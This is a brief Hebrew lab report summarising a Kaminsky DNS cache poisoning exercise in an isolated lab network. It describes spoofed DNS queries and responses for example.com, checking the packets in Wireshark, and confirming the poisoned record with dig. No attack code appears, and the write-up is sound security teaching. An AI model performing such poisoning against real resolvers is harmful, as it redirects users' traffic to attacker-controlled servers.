הצלחנו במתקפה מכיוון שהצלחנו להרעיל את ה local DNS גילינו את זה בעזרת כך
שאם נבצע dig אל www.example .com קיבלנו את התשובה:ns.attacker32.com

סיכום מעבדה:

במעבדה זו התבקשנו לבצע מתקפת קמינסקי.
שלחנו שאילתה באמצעות התוקף במטרה לזייף בקשת DNS עם כתובת היעד של השרת (10.0.2.20) וכתובת המקור של התוקף (10.0.2.100), תוך שימוש בפורטים 53 ו-55555.
לאחר הרצת הקוד ניתן לראות ב-Wireshark שהשאילתה יוצרת packets שנשלחו כהלכה.
בנוסף, נדרשנו לזייף תשובת DNS עבור example.com באמצעות מילוי השדות הרלוונטיים.
לאחר הרצת הקוד ולכידת החבילה, ראינו שהחבילה מלאה בפרטים הנכונים וללא שגיאות.
בנוסף, המתקפה הצליחה לשתול את הרשומה המזויפת ב-DNS המקומי, כפי שגילינו בבדיקה עם dig ל-www.example.com, אשר החזירה את התשובה ns.attacker32.com.